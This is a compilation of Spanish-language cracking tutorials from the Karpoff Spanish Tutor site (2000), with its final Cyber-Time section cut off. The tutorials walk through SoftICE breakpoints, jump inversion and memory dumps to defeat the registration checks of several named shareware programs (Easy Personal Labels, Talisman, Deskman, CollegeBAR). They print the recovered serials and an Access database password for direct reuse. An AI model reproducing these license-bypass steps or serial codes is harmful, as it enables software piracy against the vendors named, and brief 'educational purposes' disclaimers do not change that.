
registration code:

registration number:

como hacemos siempre insertamos cualquier dato y le damos click al botón ok y como el programa no es estúpido por supuesto que no aceptará los datos y mostrará algo así...

a continuación...cerramos easy personal labels.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v2.0** el que nos mostrara si está encriptado y también en que leguaje está hecho.abrimos **file inspector v2.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (ezlabels.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



hey !!! este programita viene empacado...que podemos hacer... :) , por mi parte usaré softice para encontrar un registro válido.

a continuación... cerramos **file inspector v2.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos easy personal labels y vamos directamente a la caja de registro en donde introducimos nuestro nombre, cualquier registration code y number respectivamente. todavía no damos click en ok; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a ok y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos f11 1 vez ---------> f12 11 veces, ponemos bc * para quitar el bpx y estaremos aquí:

015f: 00450349 8b8528feffff mov eax,[ebp-01d8]

luego f10 1 vez para llegar aquí:

015f: 0045034f ba00054500 mov edx,00450500

la mayoría de las veces chequeo los valores, los saltos, las comparaciones o lo que sea antes de una call y aquí si colocamos un **d eax** veremos nuestro registration code falso (en mi caso 1122), que raro ? :) y si colocamos **d 00450500** veremos zenith, más sospechoso que lo anterior. damos f10 1 vez para llegar a la call que está abajo de esta sospechosa línea...se verá así:

015f: 00450354 e88f33fbff call 004036e8

para entrar en la call le damos a f8 1 vez para llegar aquí:

015f: 004036e8 53 push ebx

ahora presionamos f10 5 veces para llegar a esta comparación...

015f: 004036ef 39d0 cmp eax,edx

colocamos **d eax** y la windows data nos muestra esto:

1122

nuevamente nos topamos con nuestro registration code falso y si colocamos **d edx** veremos esto:

zenith

que más decir, ya hemos encontrado nuestro registration code, pero que hay del registration number ??? algo me huele mal porque ni siquiera nos hemos topado con nuestro registration number falso, pero abajo de la comparación hay una línea a la que llegamos dando f10 1 vez, la que se verá así...

015f: 004036f1 0f848f000000 jz 00403786

al parecer este salto debe decidir algo importante y abajo hay un test... qué pasaría si invertimos el salto y apretamos f5 para ver que sucede ?? si no sabes como invertir esto se hace colocando **r fl z**

invertimos, presionamos f5 y vemos esto...

por lo menos yo estaba preocupado y era así de fácil :) , no puedo creerlo, cierro el programa, lo abro y estoy registrado. esto se debe a que el programa crea un archivo llamado lreg.dt que contiene los datos del registro, y el programa cada vez que se reinicia lo revisa y ve tu estado. podemos deducir que en la caja de registro debemos colocar esto:

name: act mago

registration code: zenith

registration number: (cualquiera)

mientras escribía este tutorial me registre con otro nombre, lo que dejaria la caja así:

name: (cualquiera)

registration code: zenith

registration number: (cualquiera)

programa crackeado...

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a **tnt!**. excelente página, muy buen trabajo...sigan adelante. especialmente a **xasx**, (no pararé **:)**)

saludos a **dek_oin.**

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa **Talisman 1.61**

PROTECCION:	**Name / Serial**
Ojetivo:	Conseguir un código de registro válido
Descripcion:	Utilidad de escritorio
Dificultad:	Novato
DOWNLOAD:	www.lighttek.com
Herramientas:	**Softice 4.05, File inspector 3.0**
CRACKER:	**Act MagO** **FECHA: 25/10/2000**

INTRODUCCION

hola amigos, presento mi séptimo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. he decidido profundizar el uso de softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

una nueva y revolucionaria aproximación al escritorio de windows 98. no es un simple creador de temas de escritorio, sino que te ocultará el escritorio normal y lo cambiará por otro mejor, sin los feos iconos y barras de desplazamiento. permite la creación y manipulación sencilla de hasta 999 pantallas diferentes. puedes crear y añadir casi cualquier tipo de objeto, y adjuntar cualquier tipo de comando de shell interno o ejecutar cualquier aplicación. los objetos, que se pueden ocultar, se pueden programar para reaccionar a los clics del ratón o al movimiento del ratón. los tipos de objetos disponibles incluyen el menú de inicio, los menús de tareas, y los menús de carpetas.podrás añadir imágenes de fondo al escritorio y añadir sonidos a diferentes eventos. toda la configuración y las imágenes se guardan en un fichero de base de datos. incluso puedes crear más de una base de datos y usar objetos que enlacen de una base de datos a la otra.en definitiva, si estás cansado de ver siempre el mismo interfaz de windows, y quieres darle un toque personal, no hay mejor opción que la de probar taslimán.

comentario sacado desde softonic debido a que no he tenido tiempo para probar el programa.

lo que nos interesa... el programa es distribuido como shareware con período de prueba de 30 días, por lo tanto si quieres seguir usando el software deberás pagar us$ 25.00

por suerte contamos con softice...

al atake

abrimos el programa y todo se ve normal, pero si damos click con el botón derecho del mouse, veremos la alternativa about/registration... , le damos click y aparece la caja de registro solicitándonos los siguientes datos:


your name:

your code:

como hacemos siempre insertamos cualquier dato y le damos click al botón **register!** y como el programa no es estúpido por supuesto que no aceptará los datos y mostrará algo así...

a continuación...cerramos talisman.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrara si está encriptado y también en que leguaje está hecho.abrimos **file inspector v3.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (talisman.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que tenemos creo que el camino más fácil será usar nuestro querido softice para conseguir un código de registro válido.

a continuación... cerramos **file inspector v3.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos talisman y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier código de registro. todavía no damos click en **register!**; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a **register!** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos f11 1 vez ---------> f12 11 veces, ponemos bc * para quitar el bpx y estaremos aquí:

015f: 0047ef27 837df400 cmp dword ptr [ebp-0c] , 00

luego f10 14 veces para llegar aquí:

015f: 0047ef65 e8023af8ff call 0040296c

aquí colocamos **d eax** y la window data se quedará en blanco y si aquí mismo colocamos **? eax** veremos nuestro código de registro falso. se podría decir que vamos por el camino correcto.

luego f10 16 veces para llegar aquí:

015f: 0047ef9a 75f2 jnz 004ef8e ^

aquí este salto nos manda de vuelta en el traceo con f10, abajo se ve una call a la que podemos llegar poniendo un bpx (supongo que ya pusiste bc *), entonces ponemos:

bpx 0047ef9a

luego presionamos f5 y el softice nos dará un pantallazo que nos dejará aquí:

015f: 0047efa2 e8c539f8ff call 0040296c

luego presionamos f10 3 veces para llegar aquí...

015f: 0047efaf 3b75fc cmp esi,[ebp-04]


esta comparación es decisiva para mí. colocamos **? eax** y veremos esto:

0000519036 (recuerda este número, pero sin los ceros obviamente) :) ya lo tenemos.

pero cómo podemos estar tán seguros? si miras más abajo podrás ver un salto como este:

015f: 0047efb2 0f85bf000000 jnz 0047f077

si inviertes el salto colocando **r fl z** y das f5 verás esto:



ya no tenemos dudas, volvemos al softice presionando control+d y ponemos bc *. cerramos talisman, lo volvemos a abrir, vamos a la caja de registro y colocamos nuestro nombre (el mismo que pusiste al comenzar con softice) y nuestro número de registro recién obtenido, en mi caso:

your name: act mago

your code: 519036

damos click en **register!** y....

programa crackeado...

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. especialmente a **xasx**, (no pararé **:)**)

saludos a **dek_oin.**

saludos a toda la people de **tutoriales2000**. saludos a **profesor x**.

saludos al l.d.a. (**monofeo (gran amigo), flaco (pastero), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los crackers del mundo.

chao !!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,

lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

act mago 2000

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Deskman v2.5e**

PROTECCION:	**Name y Serial**		
Descripcion:	**Utilitario**		
Dificultad:	**Facilucha**		
DOWNLOAD:	http://www.anfibia.net		
Herramientas:	**Softice e ingenio**		
CRACKER:	**Yerba Mate Nº8**	**FECHA:**	**../10/2000**


introduccion

si te gustan los juegos de ingenio, este tutorial te va a interesar. si bien tiene un sistema de protección como los programas anteriores, lo más dificil es encontrar la ventana para introducir los datos y el botón de aceptar. ultimamente me estoy encontrando con bastantes programas de este estilo, por lo que me pareció interesante dedicarle un tutorial.

al atake

deskman es un utilitario simple pero efectivo, nos permite entre otras cosas bloquear mediante passwords los accesos directos del escritorio (muy fácilmente, haciendo drag and drop), también te permite ocultar elementos del menú inicio, etc.como siempre lo único que me interesó es su sistema de protección. cuando lo instalé y lo corrí, obtuve la siguiente ventana:

la acepte y llegué a esta otra ventana:




acá empezaron los problemas. opimí todo lo que encontré a mi paso, pero no encontré la ventana de registración. lo cerré, lo abrí y nada. adelanté el reloj de mi pc y nada de nada. esto me tuvo a maltraer unas cuantas noches. pensé que el único camino era patchearlo pero lo desensamblé con w32dasm y encontraba referencias que decían **'license code'** o **'make use of the codes licensed from...**' (como iba a ***hacer uso de los códigos provistos por....*** si no tiene ventana de registración). debía seguir buscando.

todo esto lo escribo en forma relajada, porque ya encontré el botón oculto. pero te puedo asegurar que cuando no aparecía, la cosa era muy distinta. existen infinidad de programas que complementan la protección ocultando la ventana de registración. me viene a la mente en estos momentos **'pretty good solitary 99'**, pero hay muchos más. a partir de ahora (perdón) te voy a quitar el placer que sentí cuando finalmente la encontré. una posibilidad sería, que te bajes el programa y sin seguir leyendo trates de encontrarla (al menos por un rato). por lo demás, tiene una protección no muy distinta a las que venimos viendo en los tutoriales anteriores.

ves ese cuadradito con una letra d en bajo relieve , si lo oprimis obtendrás esta ventana:

como siempre poné tus datos, en mi caso puse **'yerba mate'** y **'12345678'** ahora solo nos resta encontra el botón de aceptar. para que lea los datos debes hacer 'doble click' en la porción de la ventana que dice 'deskman'

te aparecerá un mensaje amenazador.....



.....que al aceptarlo te conducirá a lo siguiente:

bueno ya tenemos todos los elementos necesarios para crackear esta protección, es decir la hemos transformado en una protección normal de las tantas que ya hicimos juntos. este es el octavo tutorial por lo que no te voy a aburrir con los detalles. si no entendes algo debes releer los ensayos anteriores, o bién como siempre, te dejo al pie la dirrección de e-mail para aclarar dudas.

entonces, llenamos con los datos,control-d, bpxhmemcpy, f5 ,aceptamos (doble click en deskman), f5 para que salte el *tenebroso* mensaje de **warning! ;-)** , lo aceptamos y entramos en el soft-ice. desactivamos el breakpoint para que no moleste (bd00). presionamos **f12** unas 7 veces y llegamos al **deskman!code**. presionamos **f12** unas 5 veces más y a partir de allí **f10** hasta alcanzar la dirección 00475f53 (unas 13 veces) , allí se carga en el **eax** el valor de nuestro serial correcto. presionamos **f10** una vez más y hacemos **deax** . en mi caso obtuve ***' 130vur1q32'*** . todo el párrafo anterior fue un leve repaso, sí hiciste los programas que te dejé de práctica, éste no aporta nada nuevo más que lo visto al principio.

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	CollegeBAR

PROTECCION:	Password... de una Base de Datos de Access camuflada.		
Descripcion:	Util para preparar combinados de calidad.		
Dificultad:	Aficionado.		
DOWNLOAD:	http://www.pracx.com		
Herramientas:	SoftIce 3.24, Editor Hex, Microchof Access.		
CRACKER:	Arkanian	FECHA:	01/11/2000

introduccion

un estupendo y util programa, hecho con visual basic 6.0, especialmente preparado para colarnos por la puerta trasera. pueden ponerle toda la seguridad del mundo, pero si se dejan lo principal al descubierto, ¿quien nos puede culpar por aprovecharnos?.

el programa es una puñetera base de datos de access pero sepultada en una cienaga de dll's, ocx, y otros ejemplares con extensiones todavía más estrafalarias. todos estos archivos lo único que hacen es proporcionar una interfaz, que tampoco es nada del otro mundo, y controlar todo el rollo de la ventana de registro, la caducidad y todas esas cosas.


el programa completo es lento de ganas, pierde un tiempo totalmente injusticado en cargarse, deja el registro de windows convertido en un bebedero de patos y encima funciona como le da la gana. ¡así que estas son las maravillas de la programación en visual basic!, ...apañados estamos.

al atake

por delante

después de configurar concienzudamente softice para meterle mano al visual basic y esperando encontrar algún tipo de novedad al final acabamos donde siempre. mucho visual basic y mucha historia, ...para acabar rompiendo en **kernel!hmemcpy**. en fin...

el programa viene con rutinas anti-sice, un chequeo con **regmon** nos muestra como busca en el registro las claves de softice. también viene con varios serial number "trampa" que van apareciendo en el registro **eax**, después de trazar durante bastante rato, que si los introducimos nos llevan a esta divertida ventana antes de que el programa quede bloqueado:



porque esa es otra, trazar el programa. hay verlo para creerlo. la cantidad de vueltas arriba y abajo que damos simplemente para cambiar el nombre de **arkanian** a **a.r.k.a.n.i.a.n** es de juzgado de guardia. ¿hay otro camino por donde atacar?, ...si, se han dejado la puerta trasera abierta ...

un vistazo al directorio del collegebar me hizo fijarme en otro archivo situado por encima del archivo msvbvm60.dll, el **msjet35.dll**

este archivo es el .dll fundamental para que funcionen las bases de datos de microchof, y si quieres más pistas, cada vez que ejecutas el programa y sale la ventana de **crack not sucessful** aparece en el directorio del programa un archivo cuyo ***icono*** con su llavecita y su ***tipo*** no ofrece lugar a dudas: **"información de bloqueo de registros de microsoft access"**. esto me pasa por no fijarme antes.

por detras

así que tenemos una base de datos de access por algún lado...el mejor candidato que tenemos es el **collegebar.dat** con 2.150 kb de tamaño. vamos a hechar un vistazo a este archivo. lo abrimos con un editor hexadecimal y obtenemos un mensaje de error. no se puede abrir.

¿el archivo de bloqueo de registro tendrá algo que ver?, por si acaso lo eliminamos ...y obtenemos otro mensaje de error, el archivo está siendo utilizado, pues vaya... ctrl+alt+supr y vemos que efectivamente **collegebar** anda todavía en ejecución, le damos a ***finalizar tarea.***

ahora si, podemos abrir el archivo **collegebar.dat** con el editor hexadecimal y comprobamos como a partir del quinto byte esta la frase **standard jet db**. una base de datos de access camuflada. copiamos este archivo a otro lugar del disco, lo renombramos como **collegebar.mdb** y hacemos doble click sobre él. access entra en funcionamiento y nos pide una contraseña.

copyright:
*el procedimiento de hallar la contaseña de una base de datos de access lo puedes encontrar en los ensayos **destripando access 97** de **mr. blue**, en el **ecd**. a cada cual lo suyo.*

como ya sabes donde consultar, abreviaremos el procedimiento y las explicaciones. access guarda las contraseñas encriptadas a partir del byte número 42 contando desde el pricipio del archivo. para comprobar si una base de datos

tiene contraseña, lo que hace es cargar la base de datos y comprobar a partir de ese byte.

si lo que encuentra corresponde a una cadena ascii de valor 0, eso quiere decir que no hay contraseña. si por el contrario lo que encuentra es diferente de 0, eso quiere decir que existe contraseña. para ello debe desencriptar esa parte del archivo.

y ahí es donde vamos a meter mano nosotros. vamos a buscar en que direcciones de memoria va cargar nuestra base de datos y pararemos la ejecución con el bp adecuado cuando empieze a leer el byte 42.


cerramos el archivo, nos vamos a access seleccionamos ***archivo***, ***abrir base de datos***, buscamos nuestro **collegebar** y antes de abrir, crtl+d y nos vamos a softice:

bpx createfilea
crtl+d, click en ***abrir***, saltamos a softice,
pulsamos **f11** y vemos que **eax = a0** (en mi caso),
bpx readfile if *(esp+4) ==a0
pulsamos **f5** y vemos que **eax = 04154000** (en mi caso),
bc *,
bpm 04154042 rw
pulsamos **f5**, **edi = 04154042**,
pulsamos **f8** hasta que **ebp = 0**,
d 04154042 , ¡alehop! , la contraseña buscada es..., **luke**, ...(¿skywalker?).

con esta contraseña abrimos la base de datos en modo exclusivo, vamos a ***herramientas***, ***seguridad*** y anulamos la contraseña.

luego vemos que en la base de datos solo están cargadas las tablas, no necesitamos más. con esto, el subdirectorio ***images*** y un poco de habilidad nos montamos nuestra propia base de datos para bebidas sofisticadas. ¡y ocupando solo 3 mb!. no como el programa completo que ocupa una barbaridad.

puede quedar algo parecido a esto:



no dudo de vuestra habilidad con access para conseguir resultados espectaculares en cuanto a la presentación, yo solo soy un simple aficionado.

guardamos en lugar seguro nuestra nueva base de datos, si te fijas en la imagen, tienes 4.060 bebidas diferentes para hacer, algunas rarísimas.

después de esto, solo queda desinstalar el **collegebar** con toda su parafernalia de archivos **.ocx**, **.dll's**, **vba's** y demás cosas raras que lo único que hacen es ocupar sitio y que ya no necesitamos para nada.

¡a vuestra salud!

karpoff spanish tutor: página dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Cyber-Time 6 (Server)**

PROTECCION:	Límete de entradas a 256. Alguna Nag.		
Descripcion:	Software para un Cyber Café		
Dificultad:	Principiante		
DOWNLOAD:	http://www.cybertimesoftware.com		
Herramientas:	Softice, DeDe, Wdasm, Editor Hexa.		
CRACKER:	KuaTo_ThoR	**FECHA:**	02/11/2000

introduccion

muy buenas, nuevamente estoy aquí, para bien o para mal (espero que para bien) :)

lo primero agradecer al **pr@fesor x** que me recomendase este programa para hacer el tute, espero que os guste, será muy divertido. :-)

bien, a la hora de instalar el programa, elegir server, ya que el paquete incluye el software del servidor y el de las usuarios normales. una vez instalado el programa, vamos a system administator, nos pedirá nombre y contraseña, son: admin y password respectivamente. entramos, y donde veamos el nombre y la contraseña los cambiamos, por ejemplo, dejadlo en blanco para no perder tiempo, guardamos los cambios. (la verdad es que no admite dejarlo en blanco, pero si vamos al archivo 'db cyber-time 6.mdb' y lo abrimos con access o un programa que pueda hacerlo, vamos a la tabla 'db globalinformation', y borramos lo que hay, que son nuesto nombre y contraseña, ¡¡menuda seguridad!! ;))

una cosa que no quería olvidar, en este tutorial, únicamente explico como reventar el server, la workstation os la dejo a vosotros, intentadlo y haced un tute, podéis preguntarme cualquier duda.

una vez hecho esto, estamos listos para comenzar.

al atake

preliminares

ejecutamos el programa, y nos aparece la siguiente ventana:

no sé si la ventana saldrá en el programa registrado, pero desde luego **evaluation version** no creo que aparezca. damos a **ok**, y nos aparece nuevamente la ventana del login. vemos que por ahí pone **unregistered...**, no creo que esto aparezca en la versión registrada. pulsamos enter, ya que la contraseña es el vacio.

ahora estamos en la pestaña **user accounts**, pulsamos **add**, para añadir un nuevo registro. metemos los datos que queramos, y pulsamos **save**. nos aparece una ventana parecida a la anterior que nos dice que nos quedan 254 registros.

esto es basicamente lo que tenemos que eliminar o modificar.

si analizamos el ejecutable con algún programa como gettyp, file inspector, file analizer, veremos que nos dicen que está compilado en delphi, y que no está comprimido.

el comienzo ...

haced un par de copias del ejecutable principal, y una de ellas ir desensamblandola con wdasm, porque tardará un poco, son 2mb!!.

ya que está el delphi, vamos a aprovechar para abrir el programa con el dede, ya sabéis, abrir y luego **process**.

vamos a **procedures**, y vemos que se mueve por allí. lo primero que salta a nuestra vista es: evalexpired_unit, si pulsamos sobre ella nos aparecen a la derecha un par de eventos, que no parecen por ahora muy interesantes. si vamos a la principal, mainwin_unit, podremos ver que aparecen un montón de eventos, para no volvernos locos, pulsamos sobre **event**, para que se ordenen alfabéticamente. ahora podemos ver alguna cosilla interesante:

1.- **decsaves**: pulsando sobre ella podemos ver dentro la frase "**number of saves remaining =**" ¿os suena? :)

